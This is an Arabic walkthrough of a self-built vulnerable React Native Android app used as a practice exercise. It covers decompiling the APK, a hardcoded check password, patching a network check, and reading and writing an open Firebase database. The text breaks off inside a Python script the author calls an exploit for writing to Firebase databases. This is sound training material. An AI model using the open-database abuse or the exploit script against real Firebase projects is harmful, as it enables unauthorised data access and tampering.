
Kira vulnerable app

بسم الله الرحمن الرحيم، اليوم بيكون شرح عن تحليل برنامج جوال انا مسوي البرنامج و فيه 4 تحديات مختلفه

رابط البرنامج apk

قبل ما نبدأ بالشرح لازم يكون عندك معرفه بأن java مو اللغه الوحيده اللي يبرمجو فيها برامج الموبايل بالعكس فيه لغات كثير مثلpython,C++,dart,javascript,C# و غيرهم كثير
و اغلب شروحات النت يسوونها بمرامج مثل java ف اليوم ان شاء الله بغير الروتين هذا و بنحلل برنامج مكتوب ب javascript و تحديدا react native



طبعا فيه اداة سويتها خلال كتابي للمقاله هذي و فايدتها تعطيها اي برنامج apk و هي بتعطيك اللغه المكتوب بها apkdetector
الحين نحمل البرنامج و نشغل الاداة عشان نشوف نتايجها

```
└─$ ./main.sh  /mnt/c/Users/kira2/Desktop/Kira_vulnerable_app.apk
JAVA
for decompile https://github.com/skylot/jadx
REACT native javascript
for decompile https://www.npmjs.com/package/react-native-decompiler
```

قالت لنا انه java و انه react native طبعا فيه برامج ممكن تلاقونها يتم برمجتها بلغتين مثل java و flutter بس البرنامج حقي كله javascript و مثلها مثل اي اداة بيكون فيه اخطاء
ف انتي كيف نجيب الكود الاصلي؟ كل اللي علينا نسويه نفتح apk ب winrar و نفكه بالكامل


```
AndroidManifest.xml                 firebase-installations-interop.properties  play-services-flags.properties
androidsupportmultidexversion.txt   firebase-installations.properties          play-services-gass.properties
assets                              firebase-measurement-connector.properties  play-services-identity.properti
classes2.dex                        firebase-messaging.properties              play-services-location.properti
classes3.dex                        firebase-ml-common.properties              play-services-maps.properties
classes4.dex                        firebase-ml-vision-face-model.properties   play-services-measurement-api.p
classes5.dex                        firebase-ml-vision.properties              play-services-measurement-base.
classes.dex                         kotlin                                     play-services-measurement-impl.
CronUtilsI18N_de.properties         lib                                        play-services-measurement.prope
CronUtilsI18N_en.properties         log4j.properties                           play-services-measurement-sdk-a
CronUtilsI18N_es.properties         META-INF                                   play-services-measurement-sdk.p
CronUtilsI18N_fr.properties         okhttp3                                    play-services-phenotype.propert
CronUtilsI18N_it.properties         org                                        play-services-places-placerepor
CronUtilsI18N_ko.properties         play-services-ads-base.properties          play-services-stats.properties
CronUtilsI18N_nl.properties         play-services-ads-identifier.properties    play-services-tagmanager-v4-imp
CronUtilsI18N_pt.properties         play-services-ads-lite.properties          play-services-tasks.properties
CronUtilsI18N_ru.properties         play-services-ads.properties               play-services-vision-common.pro
DebugProbesKt.bin                   play-services-analytics-impl.properties    play-services-vision-image-labe
firebase-analytics.properties       play-services-analytics.properties         play-services-vision.properties
firebase-common.properties          play-services-auth-api-phone.properties    play-services-wallet.properties
firebase-components.properties      play-services-auth-base.properties         res
firebase-core.properties            play-services-auth.properties              resources.arsc
firebase-datatransport.properties   play-services-basement.properties          transport-api.properties
firebase-encoders-json.properties   play-services-base.properties              transport-backend-cct.propertie
firebase-iid-interop.properties     play-services-clearcut.properties          transport-runtime.properties
firebase-iid.properties             play-services-fitness.properties
```

طلعت لي ملفات كثير بعد مافكيت الضغط قبل ما نروح لسورس لو تلاحظون فيه ملفات firebase يعني اكيد ان البرنامج يستخدم firebase و هي database الحين نروح assets و بنلاقي ملف app.bundle


نسوي ملف index.html تقدر تغير الاسم براحتك بعدها نضيف

```
<script src="./app.bundle"></script>
```

بحيث نستدعي اكواد الملف و نفتح index.html ب كروم مثلا




و بتطلع معنا اكواد البرنامج الحين ما فتحنا البرنامج مع انها المفروض انها اول خطوة بس مافيه مشكله



التحدي الأول

البرنامج بسيط فيه كم زر فيها اكثر من تحدي بندخل على اول تحدي



بيطلب منا ندخل قيمه و بشيك عليها لو دخلت اي قيمه بيطلع لي try again لازم اشوف السورس و اعرف كيف يتحقق منها بس السورس اللي طلعناه ب كروم 54814 سطر مو معقوله اقراها كلها و الحل؟ بشوف نص بالشاشه هذي مميز مثل ctf1 او ctf1... راح اكتبها بالبحث و بشوف


```
    }), (0,
    y.jsx)(s.Button, {
        title: "check",
        onPress: function() {
            "admin1234" == u ? alert("nice take your present \ud83c\udf54") : alert("try again
        }
    })]
})
```

بعد مانزلت شوي بالاسطر لقيت الفنكشن هذي اذا ضغط الزر onpress بيسوي تحقق اذا كان يساوي admin1234 و خلاص نكتب admin1234 و بيطبع اننا نجحنا


التحدي الثاني

```
  }), (0,
  h.jsx)(s.Button, {
      title: "check",
      onPress: function() {
          y.default.get("https://www.editpad.org/").then(function(t) {
              t.data.includes("HElloWorldKira") ? alert("correct") : alert("try again")
          })
      }
  })]
```


نسوي نفس الخطوات اللي بالتحدي الأول نبحث عن شي مميز و نلاقي هذا الكود و وظيفته يرسل ريقويست لرابط معين و اذا شاف الرد يحتوي على HelloWorldKira بيطبع لنا اننا حليناه في اكثر من طريقه عشان نحله ممكن نعدل الكود و نسوي compile او ممكن نعدل في الريسبونس من الموقع باستخدام بروكسي



بس فيه مشكله انه مانقدر نعترض اي اتصال نهائيا بجرب برنامج ssl unpinning



و بعد ماحطيته و جربت ما ضبط بعد ف اتوقع انها حمايه من react native و ما عرفت اتخطاها ف ممكن اغير السورس كود و اشوف افتح apk easy tool و افك البرنامج و اغير الرابط لرابط يرجع لي HElloWorldKira




و بكذا قدرنا نتخطى الحمايه بكل سهوله بتعديل الكود

التحدي الثالث

نفس الخطوات....

```
var b = function(t) {
    y.default.get("https://test-5f7c6-default-rtdb.firebaseio.com/users/.json", {
        proxy: !1
    }).then(function(n) {
        n.data.password == h.default.hex_md5(t) ? alert("let's goooooo") : alert("try again")
    })
}
  , O = function() {
    var t = s.default.useState("CTF3...")
      , n = (0,
```

لو نلاحظ انه يرسل ريقويست و ياخذ الريبسونس و ياخذ password و يقارنه مع قيمه ثانيه بعد تحويلها لmd5 و هي القيمه اللي راح ندخلها و يجيب الhash من الرابط حق firebase



ناخذ الباس و نقارنه نحاول نفكه بس بعد ما بحثت ماقدرت افكه او الاقيه طيب وش الحل؟ طبعا اللي مايدري الحين فيه ثغره جبناها و هي قدرنا نقرا الداتابيس فيه حركه في firebase اني اقدر اكتب فيها


فيه اداه تسوي الشي هذا لك رابط الاداة

```
line = "<<========================================================================>>"

#Give Data
print ("[>] Input Data for exploit\n")
site = raw_input("[+] Enter firebase Database Name : ")
file = raw_input("[+] Enter filename    : ")
name = raw_input("[+] Enter name        : ")
email= raw_input("[+] Enter email       : ")
website = raw_input("[+] Enter Website     : ")
message = raw_input("[+] Enter A Message   : ")

#Payload
site_url = "https://"+site+".firebaseio.com/"+file+".json"

